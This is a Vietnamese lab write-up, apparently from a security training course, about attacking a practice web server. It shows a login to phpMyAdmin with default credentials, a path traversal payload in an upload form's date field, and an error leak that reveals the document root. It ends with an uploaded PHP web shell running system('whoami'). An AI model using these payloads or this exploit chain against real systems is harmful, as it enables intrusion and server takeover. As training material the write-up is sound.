
- Ta có 1 đường link phpinfo mà khi nhấn vào sẽ thấy được kết quả trả về từ hàm `phpinfo()`
- 2 đường link để test connection tới Database
- 1 đường link dẫn tới chỗ lưu trữ file – File Storage System
- 1 đường link dẫn tới trang phpMyAdmin

phpMyAdmin:

- Ta sẽ phân tích trang phpMyAdmin trước
 - Khi bấm vào link, server đưa ta tới <http://localhost:8080/>
- ⇒ Để truy cập, thay đổi URL thành <http://cms.cyberjutsu-lab.tech:8080/>




- Ý tưởng: Có thể là trang này sử dụng username và password mặc định
- Để biết được cặp giá trị mặc định này, ta có thể bruteforce, hoặc đi tìm luôn config mặc định
- Nhìn vào ứng dụng LAMP STACK, đoán ứng dụng này là 1 Open Source và anh dev clone source này về để build lại
- Search google thử với từ khóa "LAMP STACK source code github"



- Xem config của source code này, có thể username và password của trang phpMyAdmin sẽ giống nhau vì anh dev có thể quên không đổi config mà clone về xài config mặc định luôn
- Trong file sample.env:

```
# MySQL root user password  
MYSQL_ROOT_PASSWORD=tiger
```

- ⇒ Thử nhập **username: root** và **password: tiger** vào chỗ login của trang phpMyAdmin



- ⇒ Thành công đăng nhập vào trang phpMyAdmin
- ⇒ Anh dev đã sử dụng config mặc định của source code LAMP STACK

Phân tích File Storage System:



Dùng thử ứng dụng:

- Giao diện của chức năng File Storage System
- Ta có thể up file và lưu trữ file này trên server theo ngày ta chọn
- Ví dụ: upload file tex.txt với nội dung là "Test File" vào ngày 02/12/2022



Select file to upload: No file chosen

Upload Date:

Successfully uploaded file at: </upload/2022-12-02/text.txt>

View all uploaded file at: </upload/2022-12-02>

Index of /upload/2022-12-02

Not secure | cms.cyberjutsu-lab.tech/upload/2022-12-02/

Index of /upload/2022-12-02

Name	Last modified	Size	Description
 Parent Directory		-	
 text.txt	2022-12-02 08:21	11	

Apache/2.4.38 (Debian) Server at localhost Port 2222

Phân tích / Ý tưởng:

- Bắt lại cú request lúc upload file



The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs open. In the 'Request' tab, the 'Raw' view shows the request body with a file upload. The file name 'text.txt' is highlighted with a red box. The date '2022-12-02' is also highlighted with a red box. In the 'Response' tab, the 'Render' view shows the HTML response. A red box highlights the success message: 'Successfully uploaded file at: /upload/2022-12-02/text.txt'. Below this, it says 'View all uploaded file at: /upload/2022-12-02'. The response also shows a form with a file input, a date input, and a submit button.

- ⇒ Nhận thấy được filename và ngày tháng được sẽ trở thành đường dẫn để lưu trữ file trên server.
- Mà cả filename và ngày tháng năm đều do ta kiểm soát
 - Vậy sẽ ra sao nếu ta thay đổi filename hoặc ngày tháng năm thành payload tấn công path traversal?

Kiểm chứng:

Thay đổi filename:

- Tiến hành thay đổi thử filename thành `../text.txt` và gửi lại request



```
Request
Pretty Raw Hex
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.5304.107 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;q=0.9
10 Referer: http://cms.cyberjutsu-lab.tech/store_file.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: pma_lang=en; phpMyAdmin=
6b841d2b51599346cdeb156c870545a3; pmaUser-1=
5QjLoTSnks0ADqqAlJ9zCgt1%2BzmoM%2F1ipAlnuzn9%2B6LjmUTFt
0TzwD%2B7x4%3D; pmaAuth-1=
vaG7dZuFS0UC%2Bd7Ny5EC79A1sxPRV9WLawItwnakRfZaP3d34U5tKC
6c8qrx515QqviMeN13u%2BgGR%2FS6; PHPSESSID=
f5c56241f90139d264a9e01ecf123d5d
14 Connection: close
15
16 -----WebKitFormBoundary4tihKUaLbgBspHui
17 Content-Disposition: form-data; name="file"; filename="
../text.txt"
18 Content-Type: text/plain
19
20 Test File
21 -----WebKitFormBoundary4tihKUaLbgBspHui
22 Content-Disposition: form-data; name="date"
23
24 2022-12-02
25 -----WebKitFormBoundary4tihKUaLbgBspHui--
26

Response
Pretty Raw Hex Render
33 <br/>
34 <div class="container">
35 <form method="post" enctype="multipart/form-data">
36 Select file to upload:
37 <input type="file" name="file" id="file">
38 </br>
39 Upload Date:
40 <input type="date" name="date" id="date">
41 <br/>
42 <input type="submit">
43 </form>
44 <span style="color:red">
45 <span style="color:green">
Successfully uploaded file at: <a href="
/upload/2022-12-02/text.txt">
/upload/2022-12-02/text.txt
</a>
<br>
View all uploaded file at: <a href="
/upload/2022-12-02/">
/upload/2022-12-02
</a>
</span>
46 </div>
47
48 </body>
49
50 </html>
51
```

⇒ Đường dẫn không thay đổi, có vẻ như server chỉ nhận basename của file

⇒ Ý tưởng **FAILED**

Thay đổi ngày tháng năm:

- Tiến hành thay đổi giá trị ngày tháng năm thành 2022-12-02/.. và gửi lại request



Request

PrettyRawHex

AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.5304.107 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://cms.cyberjutsu-lab.tech/store_file.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: pma_lang=en; phpMyAdmin=6b841d2b51599346cdeb156c870545a3; pmaUser-1=5QjLoTSnksc0ADqQAlJ9zCgtl%2BzmoM%2F1ipAlnuzn9%2B6LjmUTFt0TzwD%2B7x4%3D; pmaAuth-1=vaG7dZuFS0UC%2Bd7Ny5EC79A1sxPRV9WLawItwnakRfZaP3d34U5tKC6c8qrx5l5QqviMeNl3u%2BgGR%2FS6; PHPSESSID=f5c56241f90139d264a9e01ecf123d5d
14 Connection: close
15
16 -----WebKitFormBoundary4tihKUaLbgBspHui
17 Content-Disposition: form-data; name="file"; filename="text.txt"
18 Content-Type: text/plain
19
20 Test File
21 -----WebKitFormBoundary4tihKUaLbgBspHui
22 Content-Disposition: form-data; name="date"
23
24 2022-12-02/..
25 -----WebKitFormBoundary4tihKUaLbgBspHui--
26

Response

PrettyRawHexRender

33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51

<div class="container">
 <form method="post" enctype="multipart/form-data">
 Select file to upload:
 <input type="file" name="file" id="file">

 Upload Date:
 <input type="date" name="date" id="date">

 <input type="submit">
 </form>

45
 Successfully uploaded file at:
 /upload/2022-12-02/../../text.txt

 View all uploaded file at:
 /upload/2022-12-02/..

 </div>
</div>


</body>

</html>

⇒ Lần này đường dẫn đã thay đổi, thử truy cập tới đường dẫn này xem sao

CyberJutsu Team

19



- ⇒ Thành công upload file sang folder **upload/**
- ⇒ Xác định được chức năng File Storage System bị lỗi **Path Traversal**

Đầy impact của lỗi lên cao hơn:

Ý tưởng 1:

- Mục tiêu: RCE server với việc upload file **.php**
- Ta có thể upload file bất kỳ
- Kết hợp với lỗi **Path Traversal**, sẽ ra sao nếu ta upload 1 file **.php**?


Kiểm chứng ý tưởng 1:

- Tiến hành upload file **test.php** bình thường với ngày 02/12/20222 và truy cập:



```
Request
Pretty Raw Hex
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://cms.cyberjutsu-lab.tech/store_file.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: pma_lang=en; phpMyAdmin=6b841d2b51599346cdeb156c870545a3; pmaUser-1=5QjLoTSnks0ADqqAlJ9zCgtl%2BzmoM%2F1pAlnuzn9%2B6LjmuTfOTzwd%2B7x4%3D; pmaAuth-1=vaG7dZuFS0UC%2Bd7Ny5EC79A1sxPRV9WLawItwnakRfZaP3d34U5tKC6c8qrx5l5QqviMeNl3u%2BgGR%2FS6; PHPSESSID=f5c56241f90139d264a9e01ecf123d5d
14 Connection: close
15
16 -----WebKitFormBoundaryAicVilkaLAhpAllk
17 Content-Disposition: form-data; name="file"; filename="test.php"
18 Content-Type: application/octet-stream
19
20 <?php
21 echo 1330 + 7;
22 ?>
23
24 -----WebKitFormBoundaryAicVilkaLAhpAllk
25 Content-Disposition: form-data; name="date"
26
27 2022-12-02
28 -----WebKitFormBoundaryAicVilkaLAhpAllk--
29

Response
Pretty Raw Hex Render
33 <br/>
34 <div class="container">
35 <form method="post" enctype="multipart/form-data">
36   Select file to upload:
37   <input type="file" name="file" id="file">
38   </br>
39   Upload Date:
40   <input type="date" name="date" id="date">
41   <br/>
42   <input type="submit">
43 </form>
44 <span style="color:red">
45 <span style="color:green">
46   Successfully uploaded file at: <a href="/upload/2022-12-02/test.php">
47     /upload/2022-12-02/test.php
48   </a>
49   <br>
50   View all uploaded file at: <a href="/upload/2022-12-02/">
51     /upload/2022-12-02
52   </a>
53 </span>
54 </div>
55
56 </body>
57
58 </html>
```



- ⇒ Server không xử lý code php của ta
- Điều tương tự cũng xảy ra khi ta upload file kết hợp lỗ **Path Traversal** ra thư mục **upload/**

Ý tưởng 2:

- Mục tiêu của ta vẫn là RCE server với việc upload file php



- Tuy nhiên, những file php của ta không được xử lý mà chỉ bị trả về plain text ở chức năng File Storage System
 - Ta có:
 - o **Path Traversal** => Có thể upload file ở nơi bất kỳ
 - o Tuy nhiên, để có thể RCE thì ta phải upload file vào document root để có thể truy cập tới
 - **Lưu ý:** Server này đang host 2 trang web là <http://shop.cyberjutsu-lab.tech/> và <http://cms.cyberjutsu-lab.tech/>
- ⇒ Rất có thể Server đang sử dụng 2 document root cho 2 trang web này
- ⇒ Vậy sẽ ra sao nếu ta kết hợp lỗi **Path Traversal** và upload file tới document root của <http://shop.cyberjutsu-lab.tech/> ?

Kiểm chứng:

- Để làm được việc này thì ta phải biết được đường dẫn Document Root của <http://shop.cyberjutsu-lab.tech/>
- Vì đã có source code của <http://shop.cyberjutsu-lab.tech/> trước đó, dễ dàng nhận thấy trong file **db.php**:

```
db.php > ...
1 <?php
2 error_reporting(E_ALL);
3 ini_set('display_errors', 'On');
4 $connectionString = "mysql:host=" . getenv('MYSQL_HOSTNAME') . ";dbname=" . getenv('MYSQL_DATABASE');
5 $conn = new PDO($connectionString, getenv('MYSQL_USER'), getenv('MYSQL_PASSWORD'));
6 $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
7
```

- ⇒ Anh dev sử dụng hàm `error_reporting(E_ALL)`
- Hàm này sẽ in ra tất cả lỗi liên quan tới database
 - Vậy sẽ ra sao nếu ta nhập 1 input gì đó liên quan đến database và khiến nó báo lỗi?
 - Quay trở lại trang đăng nhập của <http://shop.cyberjutsu-lab.tech/>



- Đăng nhập bằng account và password không tồn tại, sau đó bắt lại cú request này:

```
Request
Pretty Raw
1 POST /login.php HTTP/1.1
2 Host: shop.cyberjutsu-lab.tech
3 Content-Length: 23
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://shop.cyberjutsu-lab.tech
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/107.0.5304.107 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://shop.cyberjutsu-lab.tech/login.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=af8823bb279daf5f2a2d3c827da75dc6
14 Connection: close
15
16 username=aa&password=bb
```

- Nhìn vào source code của file **login.php**, ta không thấy có bất kỳ chỗ nào handle nếu password nhận giá trị là mảng / array
- Tiến hành truyền array vào trường password:



```
Request
Pretty Raw Hex
1 POST /login.php HTTP/1.1
2 Host: shop.cyberjutsu-lab.tech
3 Content-Length: 25
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://shop.cyberjutsu-lab.tech
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signal-exchange;q=0.9
10 Referer: http://shop.cyberjutsu-lab.tech/login.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=af8823bb279daf5f2a2d3c827da75dc6
14 Connection: close
15 username=aa&password[]=bb
16
17

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Fri, 02 Dec 2022 09:09:27 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 3423
6 Connection: close
7 X-Powered-By: PHP/7.4.2
8 Expires: Thu, 19 Nov 1981 08:52:00 GMT
9 Cache-Control: no-store, no-cache, must-revalidate
10 Pragma: no-cache
11 Vary: Accept-Encoding
12
13 <br />
14 <font size='1'>
15 <table class='xdebug-error xe-notice' dir='ltr' border='1' cellspacing='0' cellpadding='1'>
16 <tr>
17 <th align='left' bgcolor='#f57900' colspan='5'>
18 <span style='background-color: #cc0000; color: #fce94f; font-size: x-large;'>
19 ( ! )
20 </span>
21 Notice: Array to string conversion in
22 /var/www/shop-cuties/login.php on line <i>
23 0
24 </i>
25 </th>
26 </tr>
27 <tr>
28 <th align='left' bgcolor='#e9b96e' colspan='5'>
```

- ⇒ Server đã báo lỗi, kèm với document root của trang <http://shop.cyberjutsu-lab.tech/> là **/var/www/shop-cuties**
- Vậy sẽ ra sao nếu ta upload được 1 file vào document root **shop-cuties** này và truy cập tới file đó?

Tiến hành khai thác:

- Quay lại tính năng **File Storage System**, ta sẽ upload 1 file với ngày tháng năm là payload Path Traversal tới Document Root **/var/www/shop-cuties**




```
Request
Pretty Raw Hex
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://cms.cyberjutsu-lab.tech/store_file.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: pma_lang=en; phpMyAdmin=6b841d2b51599346cdeb156c870545a3; pmaUser-1=5QjLoTSnks0ADqqAlJ9zCgtl%2BzmoM%2F1pAlnuzn9%2B6LjmUTFt0Tzwd%2B7x4%3D; pmaAuth-1=vaG7dZuFS0UC%2Bd7Ny5EC79A1sxPRV9WLawItwnakRfZaP3d34U5tKC6c8qrx5l5QqviMeNl3u%2BgGR%2FS6; PHPSESSID=f5c56241f90139d264a9e01ecf123d5d
14 Connection: close
15
16 -----WebKitFormBoundaryAicVilkaLAhpAllk
17 Content-Disposition: form-data; name="file"; filename="test.php"
18 Content-Type: application/octet-stream
19
20 <?php
21 echo 1337 + 7;
22 ?>
23
24 -----WebKitFormBoundaryAicVilkaLAhpAllk
25 Content-Disposition: form-data; name="date"
26
27 2022-12-02/../../../../../../../../var/www/shop-cuties
28 -----WebKitFormBoundaryAicVilkaLAhpAllk--

Response
Pretty Raw Hex Render
37 <input type="file" name="file" id="file">
38 </br>
39 Upload Date:
40 <input type="date" name="date" id="date">
41 <br/>
42 <input type="submit">
43 </form>
44 <span style="color:red">
45 </span>
46 <span style="color:green">
47 Successfully uploaded file at: <a href="/upload/2022-12-02/../../../../../../../../var/www/shop-cuties/test.php">
48 /upload/2022-12-02/../../../../../../../../var/www/shop-cuties/test.php
49 </a>
50 <br>
51 View all uploaded file at: <a href="/upload/2022-12-02/../../../../../../../../var/www/shop-cuties/">
52 /upload/2022-12-02/../../../../../../../../var/www/shop-cuties
53 </a>
54 </span>
55 </div>
56
57 </body>
58
59 </html>
60
```

⇒ Thành công upload tới thư mục **/var/www/shop-cuties**


- Thử truy cập tới file này:



⇒ Thành công thực thi code php trên server



- Thử thay đổi nội dung file php thành hàm `system('whoami')`



⇒ Thành công thực thi command trên server.